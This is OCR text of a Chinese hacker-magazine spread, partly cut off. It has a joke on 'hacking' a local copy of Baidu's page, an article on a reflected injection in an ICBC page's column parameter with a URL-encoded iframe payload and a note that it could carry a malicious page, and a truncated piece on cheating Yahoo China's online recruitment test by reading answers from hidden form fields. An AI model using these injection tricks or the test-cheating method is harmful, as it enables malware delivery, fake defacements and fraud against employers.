


图3

接下来就是小菜们一展身手的时候了！把文本框中多余的代码去掉，注意去掉的是：

```
<BODY text=#000000 vLink=#0000cc aLink=#ff6600
link=#0000cc onload=document.f.wd.focus()>
......
</BODY>
```

之间的所有代码（如果全部去掉再修改，可能会无法成功），然后在中间填入我们自己想要展示的"文字宣言"，比如"百度，想说黑你不容易！"，如图4。我们再来看看"可怜"的baidu，已经成功得被我们"黑"掉了（图5）！

（本文所涉及到的IE恶搞迷 V1.0已收录到光盘中）




图4




图5

由"工行被黑"引发的思考

五岳天


前日在QQ群中有人发了个网址"http://www.icbc.com.cn/news/hotspot.jsp?column=%C1%F4%C3%FB"，说是工商银行网站被黑。这年头，网站被黑就像是家常便饭，本来没什么兴趣的，可不经意间看到网址最后部分居然是"hotspot.jsp?column=%C1%F4%C3%FB"，感觉有点儿奇怪。column后面的是一串URL编码，虽然我没有学过JSP，但是学ASP也有一段时间了，对于这样一个地址，还是明白一二的。column是hotspot.jsp文件中的一个变量，而这个变量是可以直接通过URL赋值的，column这个变量的作用应该是指定栏目名称。我抱着学习的态度打开这个黑页看了看。发现在页面中间显示栏目名称的地方显示成了"留名"。疑问更大了，以往高手们黑站都是挂一个黑页上去，怎么现在只是改了页面中的标题？于是我把目光再度集中在了"hotspot.jsp?column=%C1%F4%C3%FB"，既然是通过URL给变量column赋值，那么"="号后面的就是赋的值的内

容了。于是搬出URL编码转换器，将“%C1%F4%C3%FB”转换回来，发现正是“留名”两个字！心中的疑团顿时豁然开朗了。

于是我开始尝试，既然将“留名”转换成URL编码后就是“%C1%F4%C3%FB”，那么我就直接提交“黑客X档案”上去看看会返回什么，结果发现“黑客X档案”已经显示在了网页的正中，这就可以证明这是一个骗局了。其实并没有人侵到网站，而仅仅是提交了一个打开对应栏目的网址，但由于参数过滤不严谨，所以就算我们提交的栏目名字在网站中并不存在，但网页也会正常的回显出我们提交的地址中指定的栏目名，于是就产生了“工行被黑的新闻”。由此看来动态网页的参数如果过滤不严，后果真的很严重啊。

正当我打算关闭网页离开，脑子里突然冒出了一个想法：联想到前些天的“about协议”，这个也是在URL中做的手脚，所以就想试一下这里能不能使用那些html语言，如果能挂马的话，把这个当成黑页发出去，一定会有人点击查看的。说干就干，使用URL编码器将“<iframe src="http://www.baidu.com"></iframe>”转换成URL编码，出来了长长的一大串，将编码得到的代码粘贴到“hotspot.jsp?column=”的后面，提交成功，等到网页显示出来后，发现百度网页赫然显示在网页正中，如右图所示。

至此测试就结束了，不过有一点需要说明，如果不编码而直接将代码加在“hotspot.jsp?column=”后面的话，一样可以实现，但是看到URL里面的那些代码，我想不会有几个人愿意打开的吧。



这个漏洞记得前段时间也碰到过，当时只是一笑了之了，并没有深挖，不过这次深挖之后明显是挖到了一样好东西。由此可见，在碰到问题的时候还得要仔细研究，而不是只沉溺于一些表面的东西，我想这才是真正的黑客精神的所在吧！

（本文所涉及到的URL编码字符转换器收录到光盘中）

文章难易度：★★
文章切入点：取消hidden属性显示出网页的隐藏内容

帮你笔试雅虎100分

王炜/ww0830

每年的这个时候，毕业生们就逐渐进入了找工作的高峰期，进行招聘的公司有很多，但找工作的毕业生更多。每次招聘会，无一例外的都是里三层外三层的人海，连有些总共才招20来个人的小公司，都会有五六百人去参加应聘……应聘的整个流程需要经过简历筛选、笔试以及至少两轮的面试，最后才能拿到offer，其状况之惨烈，比“千军万马过独木桥”有过之而无不及。

由于应聘的毕业生实在太多了，许多公司采取的策略都是简历和笔试刷去大多数人，只留下少量的进行面试，所以只要过了笔试这一关，面试的时候就可以看自己的发挥了。但笔试也很难呀，有没有什么简单的方法可以轻松通过笔试呢？

我们进入chinahr，会看到有很多公司进行招聘，打开阿里巴巴和雅虎中国的招聘站点，发现有很多职位可以申请，点击APPLY后，就会把该职位放入到职位收藏夹中（图1）。




图1




图2

选择好想申请的职位后，点职位收藏夹的“提交”，就可以点击进入在线笔试系统了（图2）。

大致的来看看这些笔试的问题，哇，可真难啊，什么都有，应聘开发程序员居然还有关于经济的问题，可真受不了呀。随手点一下鼠标右键，查看源代码，可真够乱的，table、input、hidden……嗯？hidden，居然还有hidden这个小东西。

小知识：

hidden在HTML中被称为隐藏域，带有hidden属性的内容不会在页面中显示出来，通常应用在信息提交中（图3）。

我仔细一看，hidden属性对应的name是qAnswx，x是数字，哇，看这个样子，好像是答案耶。再仔细一看，有对应的

